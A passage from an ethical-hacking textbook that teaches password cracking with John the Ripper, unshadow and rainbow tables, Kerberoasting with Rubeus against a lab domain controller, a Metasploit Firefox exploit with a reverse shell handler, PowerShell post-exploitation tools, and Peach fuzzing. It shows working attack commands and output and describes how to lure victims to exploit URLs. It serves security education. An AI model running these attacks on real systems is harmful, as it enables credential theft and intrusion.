It is technically possible for two separate strings to generate the same hash. Since we care only about the hashes being equal, it doesn't matter if what goes in is actually the password. When two values yield the same hash, it's called a *collision*. A good way to avoid collisions is to have a larger space for the values of the hash. A hash algorithm that yields 256 bits as output has orders of magnitude more potential hash values than one that only generates 128 bits. The issue of collisions is sometimes referred to as the *birthday paradox*, which relates to the statistical probability of two people in a room having the same birthday (month and day). For there to be a 50 percent probability that two people have the same birthday, you need only 23 people in the room. At 70 people, it's a 99.9 percent probability. We don't get to 100 percent probability until we get 366 people, though.

## John the Ripper

A common tool used to crack passwords is John the Ripper. John is a great offline password cracking tool, which means that it works on files that have been grabbed from their original source. It has different modes that can be used to crack passwords. The first, which you will see in the next code listing, is referred to as *single crack mode*. Single crack mode takes information from the different fields in the file, applying mangling rules to them, to try as passwords. Because the list of inputs is comparatively small, there are extensive mangling rules to vary the source text to generate potential passwords. This is considered the fastest mode John has to crack passwords. It is also the mode the developers of John recommend you start with.

### John Single Crack Mode

```
root@quiche:~# john passwords.txt
Warning: detected hash type "LM", but the string is also
recognized as "NT"
Use the "--format=NT" option to force loading these as that
```

```
type instead
Warning: detected hash type "LM", but the string is also
recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as
that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES
128/128 SSE2-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
(SUPPORT_388945a0)
(Guest)
BLANDES (Administrator:1)
KSUHC9P (HelpAssistant:2)
```

John can also take wordlists in wordlist mode. This is a straightforward mode that takes a wordlist as input, comparing the hash of each word against the password hash. You can apply mangling rules to your wordlist, which will generate variants on the words, since people often use variations on known words as their passwords. The longer your wordlist, the better chance you will have of cracking passwords. However, the longer your wordlist, the longer the password cracking will take. Keep in mind that wordlists will only identify passwords that are in the wordlist. If someone is using a long passphrase or truly random characters, using a wordlist won't help. This means you need to try another mode.

Finally, John uses incremental mode to try every possible combination of characters. To run this mode, though, John needs to be told what characters to try. This may be all ASCII characters, all uppercase characters, all numbers, and so on. You will also need to let John know the password length. Because of the number of possible variants, this mode will need to be stopped because John can't get through all the variants in a reasonable time, unless you have specified a short password length.

This run of John was against Windows passwords, as collected from hashdump in Meterpreter. If you want to work with Linux passwords, there is an additional step you have to do. In the early days of Unix, from which Linux is derived, there was a single file where user information and passwords were stored. The problem with that was that there was information that regular users needed to obtain from that file, which meant permissions had to be such that anyone could read it. Since passwords were

stored there, that was a problem. Anyone could read the hashes and obtain the passwords from those hashes using cracking strategies. As a result, the public information was stored in one file, still named passwd for backward compatibility, while the passwords and the necessary information that went with them, like the usernames and user IDs, were stored in another file, the shadow file.

We can combine the two files so that all the needed information is together and consolidated by using the unshadow program. This merges the information in the shadow file and the passwd file. Here, you can see a run of unshadow with a captured shadow file and passwd file.

### Using unshadow

```
root@quiche:~# unshadow passwd.local shadow.local
root:$6$yCc28ASu$WmFwkvikDeKL4VtJgEnYcD.PXG.4UixCikB05jBvE3JjV
43nLsfpB1z57qwLh0SNo15m5JfyQWEMhLjRv4rR0.:0:0:root:/root:/bin/b
ash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
```

As shown, most of the users don't have passwords. The only user with a password here is the root user. Once you have the two files merged using unshadow, you can run John against it to acquire the password. John will identify the format of the file and the hash algorithm used to generate it. This information is stored in the file. The \$6\$ at the beginning of the password indicates that the password has been hashed using the secure hash



algorithm with 512 bits for the output (SHA-512). What comes after that is the hashed password that John will be comparing against. John, though, isn't the only way to obtain passwords from local files.

## Rainbow Tables

For every password tested using John, you have to compute the hash to test against. This takes time and computational power. With today's processors, the time and computing power necessary aren't such a big deal other than it adds up. Microseconds per word over the course of millions of words adds time. It's easier to precompute the hashes before running your checks. All you need to do then is look up the hash in an index and retrieve the plain text that was used to create that hash. All the time-consuming work is done well before you need to crack passwords. There is a trade-off, of course. Precomputing hashes means you need to store them somewhere.

Rainbow tables are the stored precomputed hashes. The rainbow table isn't as straightforward as just a mapping between a hash and a password. The rainbow tables are stored in chains in order to limit the number of plaintext passwords stored. In some cases, the plain text can be inferred if it is not stored directly. There are many tools that can be used to look up passwords from these tables, but first we need the tables. The Rainbow Crack project has a tool to look up the password as well as a tool that will create the rainbow table. This creation tool isn't used to generate hashes from wordlists. Instead, it will generate a hash from all possible password values within the constraints provided. In the following code, you will see the use of `rtgen` to generate a rainbow table.

### Using `rtgen` for Rainbow Tables

```
root@quiche:~# rtgen md5 loweralpha-numeric 5 8 0 3800
33554432 0
rainbow table md5_loweralpha-numeric#5-8_0_3800x33554432_0.rt
parameters
hash algorithm:      md5
hash length:         16
charset name:         loweralpha-numeric
charset data:         abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex:  61 62 63 64 65 66 67 68 69 6a 6b 6c 6d
6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37
38 39
```

```
charset length:          36
plaintext length range: 5 - 8
reduce offset:           0x00000000
plaintext total:         2901711320064
```

```
sequential starting point begin from 0 (0x000000000000000000)
generating...
```

```
131072 of 33554432 rainbow chains generated (0 m 28.5 s)
262144 of 33554432 rainbow chains generated (0 m 28.5 s)
393216 of 33554432 rainbow chains generated (0 m 28.5 s)
524288 of 33554432 rainbow chains generated (0 m 28.5 s)
655360 of 33554432 rainbow chains generated (0 m 28.5 s)
786432 of 33554432 rainbow chains generated (0 m 28.5 s)
917504 of 33554432 rainbow chains generated (0 m 28.5 s)
1048576 of 33554432 rainbow chains generated (0 m 28.5 s)
1179648 of 33554432 rainbow chains generated (0 m 28.5 s)
1310720 of 33554432 rainbow chains generated (0 m 28.5 s)
1441792 of 33554432 rainbow chains generated (0 m 28.5 s)
1572864 of 33554432 rainbow chains generated (0 m 28.6 s)
```

You'll notice the parameters passed into `rtgen`. The first is the hashing algorithm used. In this case, it's Message Digest 5 (MD5), a commonly used hashing algorithm. The hashing algorithm used in the rainbow table has to match the one used in the password file. If they don't match, you aren't going to find the hash or the password. The next parameter is the character set that should be used to generate the passwords. We're using lowercase letters as well as numbers. This gives us 36 possible characters in each position. That yields  $36^n$  values, where  $n$  is the number of positions. If we were trying to generate four-character passwords, we would have  $36*36*36*36$  possible passwords, which is 1,679,616—nearly 2 million four-character passwords.

We need to tell `rtgen` how long we want our passwords to be. The next two values on the command line are the minimum password length and the maximum password length. For our purposes, we are generating passwords that have between five and eight characters. That means a total of  $36^5 + 36^6 + 36^7 + 36^8$  passwords. This gives us  $2.8 * 10^{12}$  as the number of passwords. Obviously, the more password lengths we take on, the more passwords we have to generate and the larger our output will be.

The next value selects a function, internal to `rtgen`, that is used to map the hashes to plain text. This is called a *reduction function*. The next two values

have to do with the rainbow chains. The first is the number of chains generated. The more chains generated, the more data is stored on disk because it means more plain text is stored. The value after that is the number of chains to generate. A rainbow table is a collection of chains, where each chain is 16 bytes. Finally, the last value relates to the ability to store a large rainbow table in multiple files. To do that, keep all the other parameters the same and change this value.

Once we have a rainbow table, we can check the password file we have against it. You can see a run of the program `rcrack` in the next code listing. There were no results from this run because the rainbow tables that were used were very limited. To have enough in the way of rainbow tables to really crack passwords, we would need at least gigabytes, if not terabytes or more. There are two parameters here. The first is the location of the rainbow tables, which is dot (.) here, meaning the local directory. The second tells `rcrack` that the file being provided is a set of LAN Man hashes.

### **Running `rcrack` with Rainbow Tables**

```
kilroy@quiche:~$ rcrack . -lm passwords.txt
1 rainbow tables found

no hash found

result
```

One thing to note here with respect to the location of the rainbow tables is they are not actually stored in the directory from which `rcrack` is run. Instead, the rainbow tables are stored in `/usr/share/rainbowcrack` on the Kali system from which this was run. When you run `rtgen`, the table is stored in that directory because that's where the binaries are located. The current directory in this instance is the directory where `rcrack` is rather than the directory where the user is.


## **Kerberoasting**

*Kerberoasting* is another type of password cracking attack that relies on getting access to a network. The name is based on the fact that Active Directory authentication over a network uses a protocol called Kerberos.

Kerberos, in turn, is named for the three-headed dog of Greek mythology who guarded the gates of the Underworld to prevent those there from leaving. It was originally developed at the Massachusetts Institute of Technology (MIT) as part of Project Athena, which was also responsible for other projects like the X Window System, a graphical user interface framework for Unix-like systems.

Kerberos works in a client-server mode. [Figure 7.3](#) shows a diagram of how Kerberos works in different modes: client authentication to the Authentication Server (AS), client service authentication, and a client making a service request. Messages from the client and the Kerberos servers are encrypted using a key on the client side, which is effectively the user's password in cases where it relies on a user to authenticate to request services on the network. If the server decrypts using the password it knows about and doesn't get the right data out, it says the password is incorrect, so the authentication attempt fails. Kerberos is the authentication protocol that has been used in Windows Active Directory (AD) implementations since Windows 2000.

The Kerberos architecture specifies several services, which may all be on the same system or may be separate servers. First is the key distribution center (KDC). The KDC is a common service used in cryptosystems to protect key management. On top of the KDC is a ticket-granting service (TGS), which issues time-stamped messages called ticket-granting tickets (TGTs) that are encrypted using the TGS's secret key. The time stamp and encrypted message help to protect the overall design as these tickets shouldn't be spoofed since they require the encryption key that belongs to the TGS. Additionally, as they are time-stamped, they can help protect against replay attacks, where a message gets put onto the network that was previously captured in order to get access to a service protected by Kerberos.



**FIGURE 7.3** Kerberos authentication

Source: Jeran Renz / Wikimedia Commons / CC BY 4.0.

To perform a Kerberoasting attack, you need to have compromised an account on the domain. The compromised user account will receive a TGT from the KDC when they are authenticated. This has been signed by the Kerberos ticket-granting ticket service account that is part of the AD design. The attacker, who has control of the compromised user account, wants to compromise a service on the network. They will request a service

ticket for that service. A domain controller with the Active Directory infrastructure will create a TGS ticket, encrypting it with the service password, retrieved from the AD database. The only two entities that have the password that could decrypt the message at this point are the domain controller and the service itself.

The domain controller sends the ticket to the user, which is under the control of an attacker. The ticket gets sent to the service, which decrypts it to determine whether the user has been granted permission to the service. This ticket is in memory and can be extracted from there so it can be decrypted (or cracked) offline.

There are a number of tools that can be used to implement a Kerberoasting attack. One of these is a tool called Rubeus. The following is an example of running Rubeus against a Windows domain controller at 192.168.4.218. This run provides a username and password that has authentication credentials on the domain. You could also provide a password hash if that's what you had available to you. This will retrieve a ticket for that user. The ticket could be stored to a file and used later. Rubeus will do the storage for you if you provide the correct command-line parameter.

```
PS C:\Users\Ric Messier\Documents> .\rubeus.exe asktgt
/user:bogus /password:AB4dPW223! /domain:washere.local
/dc:192.168.4.218
```

```
(_____) \      | |
(_____) ) -    | |
|_____/| | | | | \ |_____| | | | /_____)
| | \ \ | | | | ) ) ____| | | | ____|
|_|   | | ____/|_____/|_____)____/ (____/
```

V2.2.1

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: DDB5401FAB757F3323C628F1A3EAFAEA
[*] Building AS-REQ (w/ preauth) for: 'washere.local\bogus'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFAjCCBP6gAwIBBaEDAgEWooIEFzCCBBNhggQPMIIEC6ADAgEFoQ8bDVdBU0h
FUKUuTE9DQUyiIjA
oAMCAQKhGTAXGwZrcmJ0Z3QbDXdhc2hlcmUubG9jYWwyjggPNMIIDyaADAgESoQM
```

CAQKigg07BIIDtxQ  
zVpmAiZPxIraJ6/eARcbWtAUUn8Ygs7La/pBRwmSt8ZK1q4RQzm7EsfMRUlV65i3  
Ajink15QdGfEi+F/  
i0FiqWz+6XnNJJa03LSuAUf1sMxdBTzSo/QSxVnHVhV5feLUD4xCCTLBfzx5jreW  
lE/audRlN6VodDhk  
n17VqS+YAZU6MFCPI6NmDpgAgqUzubN90ATpdrws4nidduyGGtTqTJR5gWggSPC  
nqbXERbBvrv/uzMm  
bRxHWuf5/TQYS4hsoB1YVG1B+e3hkf2pcZSkBC+ar7qu/cCQ0Pkr+VxhotTs5pV  
r4St8e9C5Exx4iLV  
Ps38F/eZIPQg1byoEzWBXsgvQHvm6Z6sPgBP1kfPuIGyhNKAHqAabIKaJUhmM30  
WBznx5EDl8mN9cQB  
NxxGi0+GX2boUfqLbtOveDwj4dvMi0IN2cV7yHEmQK5h+F6jMOSD5i4tMtWJyau  
0dQY9/x99SCuyWBC  
bPu1InqFHI0VtMVX980td9FTpmreSNkbVscrqB24bSkjQfkUHR/E8radcXnDHH  
FBmfUmUDmHI71uz8  
z7r49cmLqMctCwilhfoclRW1RLi4g5X+5e+a/XfYy+PfCAM0N900kVqz7166ej4  
LUpRC27Vkk9ieYNY  
ICHp8PKAV5mALz5IJRKw4RP6LAlC4tUG2D05BvMakcRefwte2+m0DCEyvbgbV90  
43sy/a038mUZTm5R  
ilkki26DxXYQ4PYGpk8zia263003+fbHjG1lI1lUnoTDGmVzMsRPH/w2yePozOR  
6N7Mcm+3PjgonF5w  
00lK3GcVB0F1M0RpX5ABWJj8yJ0saSESu8kXUxg8jBuV0uYaqip0eo2hK+asPs0  
+Ka9lnPhq0ifzfNC  
Nr+1x/vEoLwmTfKYktH0qXtF/IqmhJKNBVCiTolQlyt9wWnb+pPD83TY0sXqxah  
3vlUGBXY5Wc6z1US  
a7ktZR4h30rXomUX4CRDvIYsgzmNsHpE66id4fD/26MXXy4kA0YWz+q/r9f3nBb  
moZPABGMMSrtBP40  
s6PjQPJ68ndco2AezSnpGR7LGdxtG3YHnDYpmzvPvP7ilGYyziF3eym0BRnAnJR  
og/UYHV02dJS5ZPC  
z+wmu+jpXaCKD4ILHXG7amx66pqtamFNG6LHI2uJ1HGKldIYNdoAm4D7lmjXrdw  
8E0jSYAGnhYdrmc9  
5E/FndxYylyPs1FohVSDltcL1Ry9ANE3EHpUTZTCJglHocxMFZg8F0WpyMwHUiS  
qVa0B1jCB06ADAgE  
ooHLBIHIIfYHFMiHCoIG/MIG8MIG5oBswGaADAgEXoRIEEI59qcRDkXqpizr0jPV  
sVLihDxsNV0FTSEV  
RS5MT0NBTKISMBCgAwIBAAEJMAcbBWJvZ3VzowcDBQBA4QAAPREYDzIwMjEwMTE  
wMjIzNjIxwqYRGA8MDI  
xMDExMTA4MzYyMVqnERgPMjAyMTAxMTcyMjM2MjFaqA8bDVdBU0hFUKUuTE9DQU  
ypIjAgoAMCAQK  
GTAXGwZrcmJ0Z3QbDXdhc2hlcmUubG9jYWw=

ServiceName	:	krbtgt/washere.local
ServiceRealm	:	WASHERE.LOCAL
UserName	:	bogus
UserRealm	:	WASHERE.LOCAL
StartTime	:	1/10/2023 3:36:21 PM
EndTime	:	1/11/2023 1:36:21 AM
RenewTill	:	1/17/2023 3:36:21 PM

```

Flags                : name_canonicalize, pre_authent,
initial, renewable, forwardable
KeyType              : rc4_hmac
Base64(key)          : jn2pxB0ReqmM0s6M9WxUuA==


```

Technically, this is not a Kerberoasting attack, though it is an attack against a domain controller to gather tickets that could be used later. To run a Kerberoasting attack, you would use something like the following command line:

```

PS C:\Users\Ric Messier\Documents> .\rubeus.exe kerberoast
/user:bogus/domain:washere.local /dc:192.168.4.218

```



V2.2.1

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled
accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.
```

```
[*] Target User : bogus
```

```
[*] Target Domain : washere.local
```

```
[*] Searching path 'LDAP://192.168.4.218/DC=washere,DC=local'
for Kerberoastable users
```

This type of attack can allow you to gather additional credentials that will allow you to move laterally, even if it does require a foothold in the network already. This can be achieved using malware to provide remote access. Malware is covered in [Chapter 8](#), “Malware,” including creation of malware that could be used to provide remote access to a system. You might also use a phishing attack to gather credentials from a user, which can then be used to get access to systems. It's important to keep in mind that you need to have command-line access on a system to run a tool like



Rubeus. As it isn't on the system to start with, you would need to compile and get it put onto the target system.

## **Kerberoasting Notes**

A couple of notes on the Kerberoasting demonstrated here. First, all output with anything sensitive has been altered. Second, in case it amuses you, presumably the tool Rubeus was named after Rubeus Hagrid, the gamekeeper from the Harry Potter books. Hagrid had a three-headed dog named Fluffy in the first book, which would be the connection between Rubeus and Kerberos.

## **Client-Side Vulnerabilities**

Of course, listening services aren't the only way to gain access to systems. In fact, they aren't even the best way necessarily. Some of that depends on what, as an attacker, you are looking for. Attackers may be looking for computing and network resources. It could be that any system would be fine as a result. This means more systems are better, and there are generally more desktops than servers. Users are also generally an easier pathway into the system. This can require client-side vulnerabilities, that is, vulnerabilities that exist on the desktop that aren't exposed to the outside world without client interaction. For example, there may be a vulnerability in a mail client. An attacker could trigger that vulnerability, not by probing the outside of the desktop system but instead by sending email to a victim. The victim on the client system opens the email, the vulnerability is triggered, and the attacker gains access to the system.

Web browsers make convenient attack vectors, for several reasons. One is that they are one of the most commonly used applications. Not everyone uses email clients like Outlook or Thunderbird anymore, though email clients once were very commonly used. Many people use a web browser to access their email. Browsers are used for so many other common functions, to the point that they can be the only application some people ever use. Think about Chrome OS and the Chromebook that runs it as examples.

Chrome OS uses the browser as the user interface. As Chrome OS began life as a thin web client, most applications you will run on Chrome OS run inside a browser context.

Another factor that makes the browser a nice target is that there just aren't a lot of browsers in use. Data from a couple of different sources shows that Chrome is, by far, the predominant browser in use around the world. This is followed, distantly, by browsers like Internet Explorer, Firefox, Safari, and Edge. As a result, if you can find a vulnerability that affects Chrome on Windows, you'll be in the money. The problem with that is that Google tends to be extremely diligent when it comes to finding and fixing vulnerabilities. There isn't any vulnerability in Metasploit for Chrome. However, other browsers do have modules associated with them. One example is a vulnerability in Firefox on macOS. Here you can see loading this module in msfconsole.

### **Firefox Exploit Module in msfconsole**

```
Msf6> use exploit/osx/browser/mozilla_mchannel
msf exploit(osx/browser/mozilla_mchannel)> show options
```

```
Module options (exploit/osx/browser/mozilla_mchannel):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```
Exploit target:
```

Id	Name
0	Firefox 3.6.16 on Mac OS X (10.6.6, 10.6.7, 10.6.8,

10.7.2 and 10.7.3)

```
msf exploit(osx/browser/mozilla_mchannel)> exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.86.62:4444
msf exploit(osx/browser/mozilla_mchannel)> [*] Using URL:
http://0.0.0.0:8080/4ZhKAQwCLk0t
[*] Local IP: http://192.168.86.62:8080/4ZhKAQwCLk0t
[*] Server started.
```

You'll see a couple of things here. This exploit starts a server. This means you need to indicate what IP address the server should be listening on, as well as the port. By default, the server will be listening on 0.0.0.0, which means every IP address on the system. You can also specify the port. Listening on ports with numbers lower than 1024 requires administrative privileges. By default, the module listens on port 8080. When the server starts up, a URL is randomly generated, though you can provide one in the options if you prefer. Once the server starts up, the module provides the URL.

Starting up the exploit also creates a listener, expected to handle the return connection from the target system. The return connection comes from the payload that is delivered to the target when they make the connection, if the vulnerability is exploited. This means that you need to get the URL to your target. There are several ways to do that, including sending email with the URL obscured, since a URL that includes elements like :8080 and then a random string may be suspicious. This is not to say that you need to use the random string or the unusual port. You could also create a link in a web page that you expect your targets to regularly visit. The URL could be loaded automatically by placing it in a page element like an IMG tag. A browser encountering that tag will issue a GET request to the URL provided.

Once you get your victim to visit the URL, their browser makes a request that gets handled by Metasploit. The module should send the exploit code to the browser. If the exploit is successful, it should fire a connection back to the handler that the exploit started up. What you'll get back from that

connection is a shell on the system. Since the exploit is against a macOS (OS X) system and macOS uses a Unix-like operating system and userland, what you'll get back is a Bash shell where you can send commands. This particular exploit doesn't support a Meterpreter payload.

Gaining access to the system is only part of what an attacker would do, so it's only part of what you would be doing as an ethical hacker. Gaining access is only a start.

## Living Off the Land

So far, we've been looking at using tools that you would need to get onto a remote system. A common approach of attackers today, as well as anyone in the security testing business, is something called *living off the land*. This means making use of tools that are already available on the target system. Fortunately, when it comes to Windows systems, we get a lot of help. Microsoft has been providing an increasingly powerful programming language, PowerShell, with Windows installations. While it may have been limited when it was first introduced in 2006, it was a continuation of attempts by Microsoft to enhance scripting capabilities on Windows systems. After all, Unix-like operating systems such as Linux have had scripting languages built in from the beginning. The native interface on Unix and Linux systems has always been a command-line interface that is the scripting language interpreter, called a *shell*.

In recent years, Microsoft has opened up PowerShell to more platforms than just Windows. You can get PowerShell for both Linux and macOS. This is slightly different from the PowerShell that comes built into most Windows installations. You can install the same version of PowerShell on Windows as the version, currently major version 7, available for the other operating environments, but it's not currently installed by default with Windows 11, for instance. If you launch the default PowerShell, you will get version 5.

PowerShell is an object-oriented programming language that uses features called *cmdlets* to provide functionality. Rather than just having a straightforward language and syntax, PowerShell is built to be extended. You can certainly use the core language features to write programs, but you

can also write these cmdlets or use the ones built into the language to get access to complex functionality for tasks.

In addition to PowerShell being a powerful programming language in itself, there are some exploitation frameworks that are developed in PowerShell. They are currently in various states of maintenance. For instance, Empire is a post-exploitation framework written in PowerShell, meaning this is a set of tools you would use after you had already exploited a system. You may get access to the ability to easily escalate privileges or collect passwords, for instance. Much like Metasploit, this requires an agent to be installed on the target system that you communicate with. Empire appears to no longer be supported, though you can still grab the source code for it.

Another tool is PowerSploit. This is another tool that is no longer actively maintained, but you can grab it and make use of it. It provides a number of cmdlets that include functions for code execution, persistence, exfiltration, privileged escalation, reconnaissance, and others. Again, while it's not actively maintained, you can grab the collection of scripts for use.

## Fuzzing

A technique that can be used for both finding bugs in software and potentially causing denial-of-service attacks is *fuzzing*. This is a word used as shorthand to describe the process of sending unexpected or malformed data into an application to see how that application handles it. If the application handles it nicely, nothing of interest happens. You may get an error, or the data may simply be discarded. For our purposes, that's not very interesting. If the application doesn't handle it nicely, the application may crash.

This was one of those techniques that was popular for a period of time, though may have fallen off a little. There were once a lot of different projects that performed fuzzing. Some of those don't exist anymore, or they may no longer be maintained. Some of them have become commercial tools. One of the first fuzzers came out of an academic project. It was called Codenomicon, and it was used to identify serious vulnerabilities in DNS and SNMP. Since then, the value of sending malformed data into an application was thought to be a good way to test software more rigorously.

These days, software development teams are doing a better job of testing these anomalies, which may explain why there aren't as many projects doing it.

On top of that, fuzzing is hard work. It's not as simple as just running a program that goes off and finds vulnerabilities and exploits. First, even finding a vulnerability is hard. If you can find one of those, there is no guarantee it will translate to an exploit. Let's say you are going to run a fuzzer against an application. If the application crashes, what do you know? You know you crashed an application. Without a lot of monitoring and instrumentation, you don't know where in the application it crashed. You may not even know very well what message caused the crash. The weird thing about software is you may get a cumulative effect. A series of messages may cause a problem that may appear as though a single message caused the failure. Narrowing down the set of messages is hard work.

Having said all that, there are some tools available that you can use for fuzzing. There is an older tool called Sulley, named for the fuzzy character from Monsters, Inc. (presumably because Mike didn't have the same ring), that stopped being developed and then was picked up again and updated. It's now in a state that may require a little work to get functional, but you could look at it. The one we will look at here is called Peach (get it? peach? fuzz?). This is a tool that can handle both network as well as file fuzzing. It takes care of the instrumentation aspect by allowing you to start up a monitor device.

Peach uses XML as a definition language. To write a fuzzing test in Peach, you have to create a number of elements. First, you need to create a data model. This defines the data that will be sent into the application. You may have multiple data models. The data models tell Peach what parts will be manipulated to send bad data into the application. Once you have your data model(s) defined, you need to create a state model. This tells Peach how the data models will be used. The following is a simple example of creating a data model and associated state model for Peach that will fuzz an HTTP request.

```
<DataModel name="HttpRequest">
    <String value="GET "/>
    <String value="/" />
    <String value="HTTP/1.1\r\n"/>
```

```

        <String value="Host: " />
        <String value="127.0.0.1" />
    </DataModel>

    <StateModel name="TheStateModel" initialState="TheState">
        <State name="TheState">
            <Action type="output">
                <DataModel ref="HttpRequest" />
            </Action>
        </State>
    </StateModel>

```

These alone are not sufficient. You need a publisher. This tells Peach how it's going to communicate with the application. In this case, you would use a network publisher, and Peach includes some predefined publishers for network communication. The following is the XML that defines the overall test for Peach, including the publisher. It also defines a logger, so we have evidence of what happened. Watching the output on the screen can be challenging since you may get a lot of output and it's hard to follow. What you can see commented out in this is the remote agent, which is used to monitor the application. In this case, we'd monitor the HTTP server for crashes. This lets Peach know how to communicate with the remote monitoring application so it can sync up what it sent with what happened on the remote server.

```

<Test name="Default">
    <!-- <Agent ref="RemoteAgent" /> -->
    <StateModel ref="TheStateModel" />

    <Publisher class="TcpClient">
        <Param name="Host" value="192.168.4.1" />
        <Param name="Port" value="80" />
    </Publisher>

    <Logger class="File system">
        <Param name="Path" value="Logs" />
    </Logger>
</Test>

```

As noted, you get a lot of output. Peach will determine how many tests it runs based on the data models defined. The following is a set of output from Peach running the test defined earlier:

```
PS C:\Users\Ric Messier\Downloads\peach> .\peach.exe
.\samples\http.xml
```

```
[[ Peach v3.1.124.0
[[ Copyright (c) Michael Eddington
```

```
